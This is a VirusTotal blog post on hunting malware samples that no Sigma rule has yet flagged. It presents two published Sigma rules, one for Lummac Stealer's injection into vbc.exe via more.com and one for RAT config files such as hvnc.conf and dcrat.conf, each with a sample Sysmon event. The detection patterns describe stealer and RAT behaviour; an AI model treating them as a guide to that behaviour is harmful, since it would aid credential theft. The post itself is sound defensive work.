Detection engineering is becoming increasingly important in surfacing new malicious activity. Threat actors might take advantage of previously unknown malware families - but a successful detection of certain methodologies or artifacts can help expose the entire infection chain.
In previous blog posts, we announced the integration of Sigma rules for macOS and Linux into VirusTotal, as well as ways in which Sigma rules can be converted to YARA to take advantage of VirusTotal Livehunt capabilities. In this post, we will show different approaches to hunt for interesting samples and derive new Sigma detection opportunities based on their behavior.

Tell me what role you have and I'll tell you how you use VirusTotal

VirusTotal is a really useful tool that can be used in many different ways. We have seen how people from SOCs and Incident Response teams use it (in fact, we have our VirusTotal Academy videos for SOCs and IRs teams), and we have also shown how those who hunt for threats or analyze those threats can use it too.
But there's another really cool way to use VirusTotal - for people who build detections and those who are doing research. We want to show everyone how we use VirusTotal in our work. Hopefully, this will be helpful and also give people ideas for new ways to use it themselves.
To explain our process, we used examples of Lummac and VenomRAT samples that we found in recent campaigns. These caught our attention due to some behaviors that had not been identified by public detection rules in the community. For that reason we have created two Sigma rules to share with the community, but if you want to get all the details about how we identified it and started our research, go to our Google Threat Intelligence community blog.

Our approach

As detection engineers, it is important to look for techniques that can be in use by multiple threat actors - as this makes tracking malicious activity more efficient. Prior to creating those detections, it is best to check existing research and rule collections, such as the Sigma rules repository. This can save time and effort, as well as provide insight into previously observed samples that can be further researched.
A different approach would be to instead look for malicious files that are not detected by existing Sigma rules, since they can uncover novel methodologies and provide new opportunities for detection creation.
One approach is to hunt for files that are flagged by at least five different AV vendors, were recently uploaded within the last month, have sandbox execution (in order to view their behavior), and which have not triggered any Crowdsourced Sigma rules.
p:5+ have:behavior fs:30d+ not have:sigma
This initial query can be adapted to incorporate additional filters that the researcher may find relevant. These could include modifiers to identify for example, the presence of the PowerShell process in the list of executed processes (behavior_created_processes:powershell.exe), filtering results to only include documents (type:document), or identifying communication with services like Pastebin (behavior_network:pastebin.com).
Another way to go is to look at files that have been flagged by at least five AV’s and were tested in either Zenbox or CAPE. These sandboxes often have great logs produced by Sysmon, which are really useful for figuring out how to spot these threats. Again, we'd want to focus on files uploaded in the last month that haven't triggered any Sigma rules. This gives us a good starting point for building new detection rules.
p:5+ (sandbox_name:"CAPE Sandbox" or sandbox_name:"Zenbox") fs:30d+ not have:sigma
Lastly, another idea is to look for files that have not triggered many high severity detections from the Sigma Crowdsourced rules, as these can be more evasive. Specifically, we will look for samples with zero critical, high or medium alerts - and no more than two low severity ones.
p:5+ have:behavior fs:30d+ sigma_critical:0 sigma_high:0 sigma_medium:0 sigma_low:2-
With these queries, we can start investigating some samples that may be interesting to create detection rules.

Our detections for the community

Our approach helps us identify behaviors that seem interesting and worth focusing on. In our blog, where we explain this approach in detail, we highlighted two campaigns linked to Lummac and VenomRAT that exhibited interesting activity. Because of this, we decided to share the Sigma rules we developed for these campaigns. Both rules have been published in Sigma's official repository for the community.

Detect The Execution Of More.com And Vbc.exe Related to Lummac Stealer

title: Detect The Execution Of More.com And Vbc.exe Related to Lummac Stealer
  id: 19b3806e-46f2-4b4c-9337-e3d8653245ea
  status: experimental
  description: Detects the execution of more.com and vbc.exe in the process tree. This behaviors was observed by a set of samples related to Lummac Stealer. The Lummac payload is injected into the vbc.exe process.
  references:
      - https://www.virustotal.com/gui/file/14d886517fff2cc8955844b252c985ab59f2f95b2849002778f03a8f07eb8aef
      - https://strontic.github.io/xcyclopedia/library/more.com-EDB3046610020EE614B5B81B0439895E.html
      - https://strontic.github.io/xcyclopedia/library/vbc.exe-A731372E6F6978CE25617AE01B143351.html
  author: Joseliyo Sanchez, @Joseliyo_Jstnk
  date: 2024-11-14
  tags:
      - attack.defense-evasion
      - attack.t1055
  logsource:
      category: process_creation
      product: windows
  detection:
      # VT Query: behaviour_processes:"C:\\Windows\\SysWOW64\\more.com" behaviour_processes:"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\vbc.exe"
      selection_parent:
          ParentImage|endswith: '\more.com'
      selection_child:
          - Image|endswith: '\vbc.exe'
          - OriginalFileName: 'vbc.exe'
      condition: all of selection_*
  falsepositives:
      - Unknown
  level: high

Sysmon event for: Detect The Execution Of More.com And Vbc.exe Related to Lummac Stealer

{
  "System": {
    "Provider": {
      "Guid": "{5770385F-C22A-43E0-BF4C-06F5698FFBD9}",
      "Name": "Microsoft-Windows-Sysmon"
    },
    "EventID": 1,
    "Version": 5,
    "Level": 4,
    "Task": 1,
    "Opcode": 0,
    "Keywords": "0x8000000000000000",
    "TimeCreated": {
      "SystemTime": "2024-11-26T16:23:05.132539500Z"
    },
    "EventRecordID": 692861,
    "Correlation": {},
    "Execution": {
      "ProcessID": 2396,
      "ThreadID": 3116
    },
    "Channel": "Microsoft-Windows-Sysmon/Operational",
    "Computer": "DESKTOP-B0T93D6",
    "Security": {
      "UserID": "S-1-5-18"
    }
  },
  "EventData": {
    "RuleName": "-",
    "UtcTime": "2024-11-26 16:23:05.064",
    "ProcessGuid": "{C784477D-F5E9-6745-6006-000000003F00}",
    "ProcessId": 4184,
    "Image": "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\vbc.exe",
    "FileVersion": "14.8.3761.0",
    "Description": "Visual Basic Command Line Compiler",
    "Product": "Microsoft® .NET Framework",
    "Company": "Microsoft Corporation",
    "OriginalFileName": "vbc.exe",
    "CommandLine": "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\vbc.exe",
    "CurrentDirectory": "C:\\Users\\george\\AppData\\Roaming\\comlocal\\RUYCLAXYVMFJ\\",
    "User": "DESKTOP-B0T93D6\\george",
    "LogonGuid": "{C784477D-9D9B-66FF-6E87-050000000000}",
    "LogonId": "0x5876e",
    "TerminalSessionId": 1,
    "IntegrityLevel": "High",
    "Hashes": {
      "SHA1": "61F4D9A9EE38DBC72E840B3624520CF31A3A8653",
      "MD5": "FCCB961AE76D9E600A558D2D0225ED43",
      "SHA256": "466876F453563A272ADB5D568670ECA98D805E7ECAA5A2E18C92B6D3C947DF93",
      "IMPHASH": "1460E2E6D7F8ECA4240B7C78FA619D15"
    },
    "ParentProcessGuid": "{C784477D-F5D4-6745-5E06-000000003F00}",
    "ParentProcessId": 6572,
    "ParentImage": "C:\\Windows\\SysWOW64\\more.com",
    "ParentCommandLine": "C:\\Windows\\SysWOW64\\more.com",
    "ParentUser": "DESKTOP-B0T93D6\\george"
  }
} 

File Creation Related To RAT Clients

title: File Creation Related To RAT Clients
  id: 2f3039c8-e8fe-43a9-b5cf-dcd424a2522d
  status: experimental
  description: File .conf created related to VenomRAT, AsyncRAT and Lummac samples observed in the wild.
  references:
      - https://www.virustotal.com/gui/file/c9f9f193409217f73cc976ad078c6f8bf65d3aabcf5fad3e5a47536d47aa6761
      - https://www.virustotal.com/gui/file/e96a0c1bc5f720d7f0a53f72e5bb424163c943c24a437b1065957a79f5872675
  author: Joseliyo Sanchez, @Joseliyo_Jstnk
  date: 2024-11-15
  tags:
      - attack.execution
  logsource:
      category: file_event
      product: windows
  detection:
      # VT Query: behaviour_files:"\\AppData\\Roaming\\DataLogs\\DataLogs.conf"
      # VT Query: behaviour_files:"DataLogs.conf" or behaviour_files:"hvnc.conf" or behaviour_files:"dcrat.conf"
      selection_required:
          TargetFilename|contains: '\AppData\Roaming\'
      selection_variants:
          TargetFilename|endswith:
              - '\datalogs.conf'
              - '\hvnc.conf'
              - '\dcrat.conf'
          TargetFilename|contains:
              - '\mydata\'
              - '\datalogs\'
              - '\hvnc\'
              - '\dcrat\'
      condition: all of selection_*
  falsepositives:
      - Legitimate software creating a file with the same name
  level: high

Sysmon event for: File Creation Related To RAT Clients

{
  "System": {
    "Provider": {
      "Guid": "{5770385F-C22A-43E0-BF4C-06F5698FFBD9}",
      "Name": "Microsoft-Windows-Sysmon"
    },
    "EventID": 11,
    "Version": 2,
    "Level": 4,
    "Task": 11,
    "Opcode": 0,
    "Keywords": "0x8000000000000000",
    "TimeCreated": {
      "SystemTime": "2024-12-02T00:52:23.072811600Z"
    },
    "EventRecordID": 1555690,
    "Correlation": {},
    "Execution": {
      "ProcessID": 2624,
      "ThreadID": 3112
    },
    "Channel": "Microsoft-Windows-Sysmon/Operational",
    "Computer": "DESKTOP-B0T93D6",
    "Security": {
      "UserID": "S-1-5-18"
    }
  },
  "EventData": {
    "RuleName": "-",
    "UtcTime": "2024-12-02 00:52:23.059",
    "ProcessGuid": "{C784477D-04C6-674D-5C06-000000004B00}",
    "ProcessId": 7592,
    "Image": "C:\\Users\\george\\Desktop\\ezzz.exe",
    "TargetFilename": "C:\\Users\\george\\AppData\\Roaming\\MyData\\DataLogs.conf",
    "CreationUtcTime": "2024-12-02 00:52:23.059",
    "User": "DESKTOP-B0T93D6\\george"
  }

Wrapping up

Detection engineering teams can proactively create new detections by hunting for samples that are being distributed and uploaded to our platform. Applying our approach can benefit in the development of detection on the latest behaviors that do not currently have developed detection mechanisms. This could potentially help organizations be proactive in creating detections based on threat hunting missions.
The Sigma rules created to detect Lummac activity have been used during threat hunting missions to identify new samples of this family in VirusTotal. Another use is translating them into the language of the SIEM or EDR available in the infrastructure, as they could help identify potential behaviors related to Lummac samples observed in late 2024. After passing quality controls and being published on Sigma's public GitHub, they have been integrated for use in VirusTotal, delivering the expected results. You can use them in the following way:
Lummac Stealer Activity - Execution Of More.com And Vbc.exe
sigma_rule:a1021d4086a92fd3782417a54fa5c5141d1e75c8afc9e73dc6e71ef9e1ae2e9c
File Creation Related To RAT Clients
sigma_rule:8f179585d5c1249ab1ef8cec45a16d112a53f91d143aa2b0b6713602b1d19252
We hope you found this blog interesting and useful, and as always we are happy to hear your feedback.
❌
❌